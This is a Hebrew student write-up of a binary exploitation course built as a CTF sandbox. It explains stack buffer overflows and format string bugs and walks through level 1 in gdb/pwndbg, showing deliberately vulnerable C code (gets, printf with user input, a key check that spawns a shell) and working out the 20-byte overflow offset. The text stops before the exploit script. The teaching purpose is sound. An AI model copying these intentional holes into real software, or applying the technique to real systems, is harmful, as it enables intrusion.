



BINARY EXPLOITATION COURSE

Or Globus

פרטי התלמיד:

שם התלמיד: אור גלובו

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מבוא

מאז ומתמיד התעניינתי בטכנולוגיה, שמעתי על "האקרים" ועל "פריצות" ומאוד עניין אותי לדעת מה באמת קורה שם. בכיתה י' נחשפתי לשפת אסמבלי, ובכיתה י"א נחשפתי לctf-ים – אתגרי אבטחת מידע. העניין שלי גבר והחלטתי לצלול לתחום חקר חולשות.

אחרי שפתרתי אתגרים רבים, רציתי להבין כיצד יוצרים אותם – מקנפגים סביבה, וכן רציתי להתנסות בכתיבת תוכנה שנועדה לפריצה.

מטרת עבודה זו היא לספק ארגז חול להתנסות עם הנדסה לאחור, חקר low level ואקספלוטציה.

העבודה מוגשת למשתמש כמכונה וירטואלית (של vmware), עליה מותקנים כל האתגרים, וכן כל הכלים הנדרשים לפתרון הבעיה. בנוסף, סיפקתי פתרונות מלאים לכל האתגרים.

רמת האתגרים עולה ככל שמתקדמים, והם מחולקים לנושאים שונים (stack buffer overflow, format string attacks, heap exploitation).

מטרה נוספת של העבודה היא ללמד את המשתמשים לחשוב בצורה יצירתית כיצד לשבור תוכנות ומערכות. בעקבות כך נכללו כמה אתגרים אחרים שלא ניתן לסווג אותם לנושא ספציפי אך המטרה בהם היא לחשוב בצורה יצירתית.

מבוא והסבר על הכלים בהם השתמשתי

את רוב האתגרים כתבתי בשפת C, היא שפה די low level בימינו, ולכן היא די קרובה למכונה ולשפת אסמבלי, בנוסף, C היא שפה מתקמפלת (מתורגמת לקובץ הרצה), וניתן לבטל בה הרבה מאמצעי האבטחה (stack canaries, relro, pie) בזמן הקמפול. היא נחשבת לשפה לא בטוחה, ועל כן מתאימה מאוד לעבודה שעוסקת בחוסר הבטיחות של תוכנות...

כתבתי שני אתגרים בשפת C++ - אחד עוסק בהנדסה לאחור של מכונה וירטואלית, והשני עוסק בניצול uaf vtables.


בנוסף השתמשתי בdocker בשביל להגיש שניים מהאתגרים ברשת (למען האמת אין צורך בdocker לכך - אך רציתי להתנסות בטכנולוגיה).

את כל האתגרים הגשתי במכונה וירטואלית שקינפגתי מראש - היא מגיע עם כל האתגרים וכל הכלים הנדרשים לפתירתם. חשבתי שמטעמי נוחות וכן מכיוון שהמשתמשים אמורים להגיע ללא ידע קודם - עדיף שיתרכזו רק בלמידה.

מבוא תיאורטי

מבוא לשפת C

שפת C היא שפת תכנות פרודצורלית סטטית.
קבצים ותוכנות הנכתבים בשפת C עוברים תהליך הידור (קימפול) לקובץ בשפת מכונה.
תהליך הקומפילציה:



Preprocessor

ראשית, הקדם-מעבד, עובר על קבצי המקור ומעבד את פקודות קדם המעבד הקיימות (אלה מתחילות בתו '#').

compiler

המהדר ממיר את הקוד בשפת C לקוד בשפת אסמבלי.
בשפת אסמבלי לכל הוראה יש opcode תואם – כלומר קוד באסמבלי יכול להתרגם באופן ישיר לשפת מכונה.

Assembler


האסמבלר ('מאסף'), ממיר את הפלט של המהדר לקובץ הכתוב בשפת מכונה.

Linker

הלינקר ('מקשר'), מחבר בין תוכניות שונות בשפת מכונה (ספריות, וכן קבצים אחרים מאותו פרויקט).

מבנה התוכנה בזיכרון, המחסנית והערמה:

מבנה התוכנה בזיכרון נראה כך:




הערימה (heap), מאפשרת למתכנת לבקש זיכרון באופן דינאמי ממערכת ההפעלה בעזרת הפעולות malloc ודומותיה.

בסגמנט data, יישמרו משתנים גלובליים שאותחלו.

בסגמנט bss יישמרו משתנים גלובליים שלא אותחלו.

שימושי המחסנית:

- אחסון משתנים מקומיים
- אחסון כתובת החזרה מפונקציות
- העברת פרמטרים (בתלות בקונבנציית הקריאה לפונקצייה)



מחסנית קריאות מורכבת ממסגרות (stack frames). אלו הם מבני נתונים תלויי מכונה ומערכת הפעלה, המכילים מידע אודות המצב של שגרות רצות. כל מסגרת מתאימה לקריאה לשגרה שעדיין לא סיימה לרוץ. לדוגמה, אם כרגע רצה שגרה בשם `DrawLine`, לאחר שהיא נקראה מתוך שגרה בשם `DrawSquare`, החלק העליון של מחסנית הקריאות יכול להראות כמודגם בתרשים זה.

אקספלויטציה


גלישת חוצץ על המחסנית

על המחסנית מאוחסנות כתובות חזרה מפונקצייה, וכן משתנים לוקאליים. הקרבה בין משתנים שיכולים להיות בשליטת משתמש לבין כתובת החזרה יכול להביא לניצול התוכנה על ידי תוקף.

דוגמה לקוד פגיע:

```
int main()
{
    char buffer[10];
    gets(buffer);
    return 0;
}
```

המחסנית נראית כך :



הפונקציה gets קוראת מstdin תווים עד שתעצר על ידי תו של שורה חדשה. כלומר, אנחנו יכולים לכתוב מספר ארביטררי של תווים לתוך buffer, ואילו גודלו של buffer הינו קבוע.

על כן נוכל לדרוס את כתובת החזרה של main ולקפוץ לקוד אחר לבחירתנו.

:Format String Exploitation

C (כמו בשפות רבות אחרות), ישנן פונקציות שמטרתן היא להדפיס קלט למסך בתלות במשתנים הניתנים לו – לדוגמה:

```
int i = get_number_from_user();
printf("i = %d", i);
```

תוכנה זו תקלוט מספר מהמשתמש ותדפיס אותו למסך בעזרת format string - %d הינו מחזיק מקום למספר.

דוגמה נוספת היא:

```
string s = get_string_from_user();
printf("s = %s", s);
```

אך באג אפשרי נובע מהקוד הבא:

```
string s = get_string_from_user();
printf(s);
```

לכאורה אין שגיאה בקוד הבא, אך מה יקרה אם נתן format specifier (מחזיק מקום כמו %d) בתוך הסטרינג s? התשובה היא שהתוכנה תלך למחסנית ותתחיל לקרוא מהמקום ממנו היה אמור להינתן לה ארגומנט (בקונבנציית x86).

פלט לדוגמה:

```
orkinyo@ubuntu:~/ctfs$ ./format
%p%p%p
0xffe8af740xf7f887e00x5662e248
orkinyo@ubuntu:~/ctfs$ ./format
%d%d
-7492188-134981664
orkinyo@ubuntu:~/ctfs$
```

התוכנה format הינה הבינארי המקומפל של קוד המקור שהוצג למעלה.

כתוצאה מהכנסת %p/%d אנחנו יכולים להדליף ערכים מהמחסנית.

בנוסף, %n כותב את כמות הבייטים שנכתבו לstdin לכתובת שנתנה לפונקצייה.

חולשת `format string`, מאפשרת פרימיטיב קריאה מהמחסנית וכן כתיבה חזק מאוד.
got – טבלת האופסטים הגלובאלית (משמשת לטעינה דינאמית של פונקציות מספריות דינאמיות) הינה מטרה נוחה מאוד לפרימיטיב הכתיבה.

שלב 1

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    int key = 0xcafebabe;
    char buf[20];
    printf("now buffer overflow me!\n");
    gets(buf);
    printf("key = %p\n",key);
    if(key == 0xdeadbeef)
    {
        system("/bin/bash");
    }
    else
    {
        printf("But Why??\n");
        return 1;
    }
}
```

רמז:

יש לקרוא על הפונקציה `gets` – למשל את ה `man page` שלה:

BUGS [top](#)

Never use `gets()`. Because it is impossible to tell without knowing the data in advance how many characters `gets()` will read, and because `gets()` will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use `fgets()` instead.

For more information, see CWE-242 (aka "Use of Inherently Dangerous Function") at <http://cwe.mitre.org/data/definitions/242.html>

1

כתוב בבירור שאין להשתמש בפונקציה `gets` לעולם כי היא גורמת לבעיות אבטחה חמורות.

קעת אחרי שנקרא כמה מאמרים על גלישת חוצץ כמו ² או ³ כדאי גם לקרוא על שימוש ב⁵⁴gdb וב⁷⁶pwndbg – תוסף ל `gdb` שמיועד ל `reverse engineering & exploitation`.

ניגש לניתוח של התוכנה והבנת הניצול שלה.

¹ לקוח מתוך ה `section` של bugs מה `man page` של `gets`

² <https://www.coengodegebure.com/buffer-overflow-attacks-explained>

³ <https://www.sans.org/reading-room/whitepapers/threats/paper/481>

⁴ https://www.tutorialspoint.com/gnu_debugger/gdb_quick_guide.htm

⁵ <http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf>

⁶ <https://github.com/pwndbg/pwndbg>

⁷ <https://stynxh.github.io/2019-11-22-simple-guide-the-pwndbg>

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level1$ gdb
./level1
```

```
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
```

```
Copyright (C) 2020 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute
it.
```

```
There is NO WARRANTY, to the extent permitted by law.
```

```
Type "show copying" and "show warranty" for details.
```

```
This GDB was configured as "x86_64-linux-gnu".
```

```
Type "show configuration" for configuration details.
```

```
For bug reporting instructions, please see:
```

```
<http://www.gnu.org/software/gdb/bugs/>.
```

```
Find the GDB manual and other documentation resources online
at:
```

```
<http://www.gnu.org/software/gdb/documentation/>.
```

```
For help, type "help".
```

```
Type "apropos word" to search for commands related to
"word"...
```

```
pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.
```

```
pwndbg: created $rebase, $ida gdb functions (can be used with
print/break)
```

```
Reading symbols from ./level1...
```

```
pwndbg> disass main
```

```
Dump of assembler code for function main:
```

```
0x080491f6 <+0>:  endbr32
0x080491fa <+4>:  push    ebp
0x080491fb <+5>:  mov     ebp,esp
0x080491fd <+7>:  sub     esp,0x18
```

```

0x08049200 <+10>: mov     DWORD PTR [ebp-0x4],0xcafebabe
0x08049207 <+17>: push   0x804a008
0x0804920c <+22>: call   0x80490b0 <puts@plt>
0x08049211 <+27>: add     esp,0x4
0x08049214 <+30>: lea     eax,[ebp-0x18]
0x08049217 <+33>: push   eax
0x08049218 <+34>: call   0x80490a0 <gets@plt>
0x0804921d <+39>: add     esp,0x4
0x08049220 <+42>: push   DWORD PTR [ebp-0x4]
0x08049223 <+45>: push   0x804a020
0x08049228 <+50>: call   0x8049090 <printf@plt>
0x0804922d <+55>: add     esp,0x8
0x08049230 <+58>: cmp     DWORD PTR [ebp-0x4],0xdeadbeef
0x08049237 <+65>: jne     0x804924d <main+87>
0x08049239 <+67>: push   0x804a02a
0x0804923e <+72>: call   0x80490c0 <system@plt>
0x08049243 <+77>: add     esp,0x4
0x08049246 <+80>: mov     eax,0x0
0x0804924b <+85>: jmp     0x804925f <main+105>
0x0804924d <+87>: push   0x804a034
0x08049252 <+92>: call   0x80490b0 <puts@plt>
0x08049257 <+97>: add     esp,0x4
0x0804925a <+100>: mov     eax,0x1
0x0804925f <+105>: leave
0x08049260 <+106>: ret

```

End of assembler dump.

נוסיף נקודת עצירה (break point) בmain – הפונקציה הראשית של התוכנה ונריץ את התוכנה:

pwndbg> b main

Breakpoint 1 at 0x80491f6: file level1.c, line 6.

```
pwndbg> r
```

```
Starting program: /home/orkinyo/binary-exploitation-  
course/levels/level1/level1
```

```
Breakpoint 1, main () at level1.c:6
```

```
6 {
```

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```

```
[ REGISTERS
```

```
]
```

```
EAX 0xf7fb3808 (environ) → 0xffffd1cc → 0xffffd3a5 ←  
'SHELL=/bin/bash'
```

```
EBX 0x0
```

```
ECX 0x29a81d07
```

```
EDX 0xffffd154 ← 0x0
```

```
EDI 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c
```

```
ESI 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c
```

```
EBP 0x0
```

```
ESP 0xffffd12c → 0xf7de4ee5 (__libc_start_main+245) ← add  
esp, 0x10
```

```
EIP 0x80491f6 (main) ← endbr32
```

```
[ DISASM
```

```
]
```

```
► 0x80491f6 <main>          endbr32
```

```
    0x80491fa <main+4>      push    ebp
```

```
    0x80491fb <main+5>      mov     ebp, esp
```

```
    0x80491fd <main+7>      sub     esp, 0x18
```

```
    0x8049200 <main+10>     mov     dword ptr [ebp - 4],  
0xcafebabe
```

```
    0x8049207 <main+17>     push    0x804a008
```

```
0x804920c <main+22>    call    puts@plt <puts@plt>
```

```
0x8049211 <main+27>    add     esp, 4
```

```
0x8049214 <main+30>    lea     eax, [ebp - 0x18]
```

```
0x8049217 <main+33>    push    eax
```

```
0x8049218 <main+34>    call    gets@plt <gets@plt>
```

```
    ]-----[ SOURCE (CODE)
```

```
]
```

In file: /home/orkinyo/binary-exploitation-course/levels/level1/level1.c

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int main()
▶ 6 {
7     int key = 0xcafebabe;
8     char buf[20];
9     printf("now buffer overflow me!\n");
10    gets(buf);
11    printf("key = %p\n",key);
```

```
    ]-----[ STACK
```

```
]
```

```
00:0000| esp  0xffffd12c → 0xf7de4ee5 (__libc_start_main+245)
←- add    esp, 0x10
```

```
01:0004|      0xffffd130 ←- 0x1
```

```
02:0008|      0xffffd134 → 0xffffd1c4 → 0xffffd367 ←-
'/home/orkinyo/binary-exploitation-
course/levels/level1/level1'
```



```

03:000c|      0xffffd138 → 0xffffd1cc → 0xffffd3a5 ←
'SHELL=/bin/bash'
04:0010|      0xffffd13c → 0xffffd154 ← 0x0
05:0014|      0xffffd140 → 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_)
← 0x1ead6c
06:0018|      0xffffd144 ← 0x0
07:001c|      0xffffd148 → 0xffffd1a8 → 0xffffd1c4 →
0xffffd367 ← '/home/orkinyo/binary-exploitation-
course/levels/level1/level1'

```

```

[ BACKTRACE
]
```

```

▶ f 0 80491f6 main
  f 1 f7de4ee5 __libc_start_main+245

```

נוסיף נקודת עצירה בקריאה לפונקציה gets המסוכנת:

```

pwndbg> b 10
Breakpoint 2 at 0x8049214: file level1.c, line 10.
pwndbg> c
Continuing.
now buffer overflow me!

```

Breakpoint 2, main () at level1.c:10

```

10      gets(buf);

```

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

```

[ REGISTERS
]
```

```

*EAX  0x18

```

```

EBX   0x0

```

```

*ECX  0xffffffff
*EDX  0xffffffff
EDI   0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c
ESI   0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c
*EBP  0xffffd128 ← 0x0
*ESP  0xffffd110 → 0xf7fe22f0 ← endbr32
*EIP  0x8049214 (main+30) ← lea    eax, [ebp - 0x18]

```

```

[ DISASM
]

```

```

0x80491fd <main+7>    sub    esp, 0x18
0x8049200 <main+10>   mov     dword ptr [ebp - 4],
0xcafebabe
0x8049207 <main+17>   push   0x804a008
0x804920c <main+22>   call  puts@plt <puts@plt>

0x8049211 <main+27>   add     esp, 4
► 0x8049214 <main+30>   lea     eax, [ebp - 0x18]
0x8049217 <main+33>   push   eax
0x8049218 <main+34>   call  gets@plt <gets@plt>

0x804921d <main+39>   add     esp, 4
0x8049220 <main+42>   push   dword ptr [ebp - 4]
0x8049223 <main+45>   push   0x804a020

```

```

[ SOURCE (CODE)
]

```

In file: /home/orkinyo/binary-exploitation-course/levels/level1/level1.c

```

5 int main()
6 {

```

```

7   int key = 0xcafebabe;
8   char buf[20];
9   printf("now buffer overflow me!\n");
► 10  gets(buf);
11  printf("key = %p\n",key);
12  if(key == 0xdeadbeef)
13  {
14      system("/bin/bash");
15  }

```

```

[ STACK
]

```

```

00:0000| esp  0xffffd110 → 0xf7fe22f0 ← endbr32
01:0004|      0xffffd114 ← 0x0
... ↓
04:0010|      0xffffd120 → 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_)
← 0x1ead6c
05:0014|      0xffffd124 ← 0xcafebabe
06:0018| ebp  0xffffd128 ← 0x0
07:001c|      0xffffd12c → 0xf7de4ee5 (__libc_start_main+245)
← add    esp, 0x10

```

```

[ BACKTRACE
]

```

```

► f 0  8049214 main+30
  f 1 f7de4ee5 __libc_start_main+245

```

כעת – נוסיף נקודת עצירה אחרי הקריאה לפונקציה gets, נראה מה הערך של key עכשיו ומה יהיה ערכו אחרי שנכניס קלט ארוך לgets:

```

pwndbg> b *main+ 39

```

Breakpoint 3 at 0x804921d: file level1.c, line 10.

pwndbg> x/xw &key

0xfffffd124: 0xcafebabe

כעת נכניס את הקלט:

pwndbg> c

Continuing.

AAAABBBBCCCCDDDEEEFFFFFGGGGHHHH זהו הקלט שהכנסנו

Breakpoint 3, 0x0804921d in main () at level1.c:10

10 gets(buf);

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[REGISTERS

]

*EAX 0xfffffd110 ← 'AAAABBBBCCCCDDDEEEFFFFFGGGGHHHH'

EBX 0x0

*ECX 0xf7fb1580 (_IO_2_1_stdin_) ← 0xfbad2288

*EDX 0xfffffd130 ← 0x0

EDI 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c

ESI 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c

EBP 0xfffffd128 ← 'GGGGHHHH'

*ESP 0xfffffd10c → 0xfffffd110 ←
'AAAABBBBCCCCDDDEEEFFFFFGGGGHHHH'

*EIP 0x804921d (main+39) ← add esp, 4

[DISASM

]

0x804920c <main+22> call puts@plt <puts@plt>

0x8049211 <main+27> add esp, 4

```

0x8049214 <main+30>    lea    eax, [ebp - 0x18]
0x8049217 <main+33>    push   eax
0x8049218 <main+34>    call  gets@plt <gets@plt>

► 0x804921d <main+39>    add    esp, 4
0x8049220 <main+42>    push   dword ptr [ebp - 4]
0x8049223 <main+45>    push   0x804a020
0x8049228 <main+50>    call  printf@plt <printf@plt>

0x804922d <main+55>    add    esp, 8
0x8049230 <main+58>    cmp    dword ptr [ebp - 4],
0xdeadbeef

```

```

[ SOURCE (CODE)
]

```

In file: /home/orkinyo/binary-exploitation-course/levels/level1/level1.c

```

5 int main()
6 {
7     int key = 0xcafebabe;
8     char buf[20];
9     printf("now buffer overflow me!\n");
► 10    gets(buf);
11    printf("key = %p\n",key);
12    if(key == 0xdeadbeef)
13    {
14        system("/bin/bash");
15    }

```

```

[ STACK
]

```

```

00:0000| esp  0xffffd10c → 0xffffd110 ←-
'AAAABBBBCCCCDDDEEEEEFFFFGGGGHHHH'
01:0004| eax  0xffffd110 ←- 'AAAABBBBCCCCDDDEEEEEFFFFGGGGHHHH'
02:0008|      0xffffd114 ←- 'BBBCCCCDDDEEEEEFFFFGGGGHHHH'
03:000c|      0xffffd118 ←- 'CCCCDDDEEEEEFFFFGGGGHHHH'
04:0010|      0xffffd11c ←- 'DDDEEEEEFFFFGGGGHHHH'
05:0014|      0xffffd120 ←- 'EEEEFFFFGGGGHHHH'
06:0018|      0xffffd124 ←- 'FFFFGGGGHHHH'
07:001c| ebp  0xffffd128 ←- 'GGGGHHHH'

```

```

[ BACKTRACE
]
```

```

▶ f 0  804921d main+39
  f 1  48484848
  f 2           0

```

```
pwndbg> x/xw &key
```

```
0xffffd124:      0x46464646
```

נראה שהערך של key השתנה ל 0x46464646

נראה בפייטון מה הערך של מספרים אלה בascii:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level1$
python3
```

```
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
```

```
[GCC 9.3.0] on linux
```

```
Type "help", "copyright", "credits" or "license" for more
information.
```

```
>>> import struct
```

```
>>> struct.pack("I", 0x46464646)
```

```
b'FFFF'
```

נראה שהערך של key הוא FFFF באסקיי.

אם נסתכל על הקוד:

```
if(key == 0xdeadbeef)
{
    system("/bin/bash");
}
```

נראה שכדי לקבל shell, נרצה שהערך של key יהיה deadbeef.

נספור כמה chars יש לפני הרצף של FFFF בסטרינג שהכנסנו לתוכנה:

AAAABBBBCCCCDDDEEEFFFFFFGGGGHHHH

יש 20 תווים לפני הFFFF.

לכן כדי לדרוס את key עם 0xdeadbeef עלינו לכתוב 20 תווים רנדומליים + 0xdeadbeef, כעת נראה כיצד לממש את האקספלויט בפייתון.

נשתמש בספרייה pwntools שמותקנת על המכונה הוירטואלית – תיעוד ומדריכים נמצאים ב⁹⁸ ובתיעוד הרשמי¹⁰.

